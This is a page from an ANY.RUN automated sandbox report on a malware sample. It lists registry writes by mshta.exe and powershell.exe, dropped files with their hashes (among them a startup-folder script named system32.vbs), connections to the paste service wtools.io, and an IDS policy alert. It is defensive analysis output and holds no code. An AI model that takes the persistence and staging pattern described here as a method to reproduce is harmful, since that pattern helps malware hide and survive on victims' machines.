<https://any.run/report/419c50ee9f31c07ba32d9eac3a0ccecd8e0ffdb0664d6746648ca1ed3e25d0/efcc59f5-966b-4512-bb29-4a1a91c9b7b5?> g... 9/12

Operation: write	Name: CachePrefix
Value:	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Cookies
Operation: write	Name: CachePrefix
Value: Cookie:	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
Operation: write	Name: CachePrefix
Value: Visited:	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write	Name: WpadDecisionReason
Value: 1	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write	Name: WpadDecisionTime
Value: F65D761BD4B6D801	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write	Name: WpadDecision
Value: 0	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\{362E934C-743B-4588-8259-D2482DB771A8}
Operation: write	Name: WpadNetworkName
Value: Network 4	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation: write	Name: WpadDecisionReason
Value: 1	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation: write	Name: WpadDecisionTime
Value: F65D761BD4B6D801	
(PID) Process: (560) mshta.exe	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Wpad\52-54-00-36-3e-ff
Operation: write	Name: WpadDecision
Value: 0	
(PID) Process: (560) mshta.exe	Key: HKEY_CLASSES_ROOT\Local Settings\MuiCache\16C\52C64B7E
Operation: write	Name: LanguageList
Value: en-US	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32
Operation: write	Name: EnableFileTracing
Value: 0	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32
Operation: write	Name: EnableConsoleTracing
Value: 0	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32
Operation: write	Name: FileTracingMask
Value:	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32
Operation: write	Name: ConsoleTracingMask
Value:	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32
Operation: write	Name: MaxFileSize
Value: 1048576	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32
Operation: write	Name: FileDirectory
Value: %windir%\tracing	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS
Operation: write	Name: EnableFileTracing
Value: 0	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS
Operation: write	Name: EnableConsoleTracing
Value: 0	
(PID) Process: (2920) powershell.exe	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS
Operation: write	Name: FileTracingMask

Value:			
(PID) Process:	(2920) powershell.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS
Operation:	write	Name:	ConsoleTracingMask
Value:			
(PID) Process:	(2920) powershell.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS
Operation:	write	Name:	MaxFileSize
Value: 1048576			
(PID) Process:	(2920) powershell.exe	Key:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS
Operation:	write	Name:	FileDirectory
Value: %windir%\tracing			
(PID) Process:	(2920) powershell.exe	Key:	HKEY_CLASSES_ROOT\Local Settings\MuiCache\16C\52C64B7E
Operation:	write	Name:	LanguageList
Value: en-US			

Files activity

Executable files	Suspicious files	Text files	Unknown types
0	6	3	1

Dropped files

PID	Process	Filename	Type
2920	powershell.exe	C:\Users\admin\AppData\Local\Temp\da3x3foj.1lh.ps1 MD5: C4CA4238A0B923820DCC509A6F75849B SHA256: 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B	binary
560	mshta.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\57C8EDB95DF3F0AD4EE2DC2B8CFD4157 MD5: 1A3B1D105FB114C684E449441FC60FC4 SHA256: E6B968312E40B5A458DC05B6EAB3B070C35958DE3C5B2B20A5597B04C8615B90	binary
560	mshta.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\6BADA8974A10C4BD62CC921D13E43B18_28DEA62A0AE77228DD387E155AD0BA27 MD5: 17DEF0C9685DEF593642FD87EB71AE0E SHA256: FFC8576E1ABC7568109491D68BCD9B8ACE7CBB2819D2D39971BFA68959EA404E	der
2920	powershell.exe	C:\Users\admin\AppData\Local\Temp\tbflwyqr.zeq.psm1 MD5: C4CA4238A0B923820DCC509A6F75849B SHA256: 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B	binary
3044	89e629d001ad832d55b2ff9a97ecc975.exe	C:\Users\admin\AppData\Local\Temp\ a.vbs MD5: 8F764E8E180085B04F3B6E397B36A38E SHA256: 7BAB8B4A5AA1299901D8A26B9EB51DDF37FC9FD72B8569432C79C5286E365C75	text
2920	powershell.exe	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\system32.vbs MD5: 6478FA066A6ACCB859572C623DDC1554 SHA256: E1567E463A525048AFE3D551AF22F4B1E0B4096802F64D41BEB81D1CDC5423CF	text
560	mshta.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\6BADA8974A10C4BD62CC921D13E43B18_28DEA62A0AE77228DD387E155AD0BA27 MD5: 72DA0A3A69129EA20D7D1CD23D6C3359 SHA256: 6C261AE3BDDC063D324C97E6667F567BC728DB78258109613DA0A3331442FAF6	binary
2920	powershell.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache MD5: 1068BF0B9B98C206F587A7DB05F6DD06 SHA256: 534478EDAF35087DAA3749624454988B1F7DF923BF1A0A9E28C5F97C3308CFDB	binary
560	mshta.exe	C:\Users\admin\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\57C8EDB95DF3F0AD4EE2DC2B8CFD4157 MD5: F7DCB24540769805E5BB30D193944DCE SHA256: 6B88C6AC55BBD6FEA0EBE5A760D1AD2CFCE251C59D0151A1400701CB927E36EA	compressed
560	mshta.exe	C:\Users\admin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\PO2HN1X2\nawara[1].txt MD5: 5FD64A7F5FA40D23FE6386A383DE51BB SHA256: 332A5F85CEA73E4191A6C505DC8DABCFD52634E40A0A90EF772244BF5B634E95	html

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
2	6	3	1

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
560	mshta.exe	GET	200	93.184.220.29:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTBL0V27RVZ7LBDuom%2FnYB45SPUEwQU5Z1ZMIJHWMys%2BghUNoZ7OrUETfACEAo3h2ReX7SMIk79G%2B0UDDw%3D	US	der	1.47 Kb	whitelisted
560	mshta.exe	GET	200	8.241.78.126:80	http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8da7bc91d1bf9f3da	US	compressed	4.70 Kb	whitelisted

Connections

PID	Process	IP	Domain	ASN	CN	Reputation
560	mshta.exe	104.21.6.247:443	wtools.io	Cloudflare Inc	US	suspicious
3044	89e629d001ad832d55b2ff9a97ecc975.exe	104.21.6.247:443	wtools.io	Cloudflare Inc	US	suspicious
560	mshta.exe	8.241.78.126:80	ctldl.windowsupdate.com	Level 3 Communications, Inc.	US	suspicious
560	mshta.exe	93.184.220.29:80	ocsp.digicert.com	MCI Communications Services, Inc. d/b/a Verizon Business	US	whitelisted
2920	powershell.exe	104.21.6.247:443	wtools.io	Cloudflare Inc	US	suspicious

DNS requests

Domain	IP	Reputation
wtools.io	104.21.6.247 172.67.135.130	suspicious
ctldl.windowsupdate.com	8.241.78.126 8.238.30.126 8.248.131.254 67.27.235.126 8.248.147.254	whitelisted
ocsp.digicert.com	93.184.220.29	whitelisted

Threats

PID	Process	Class	Message
—	—	Potential Corporate Privacy Violation	ET POLICY Observed DNS Query to Pastebin-style Service (wtools .io)

Debug output strings

No debug info



Interactive malware hunting service ANY.RUN
© 2017-2022 ANY.RUN LLC. ALL RIGHTS RESERVED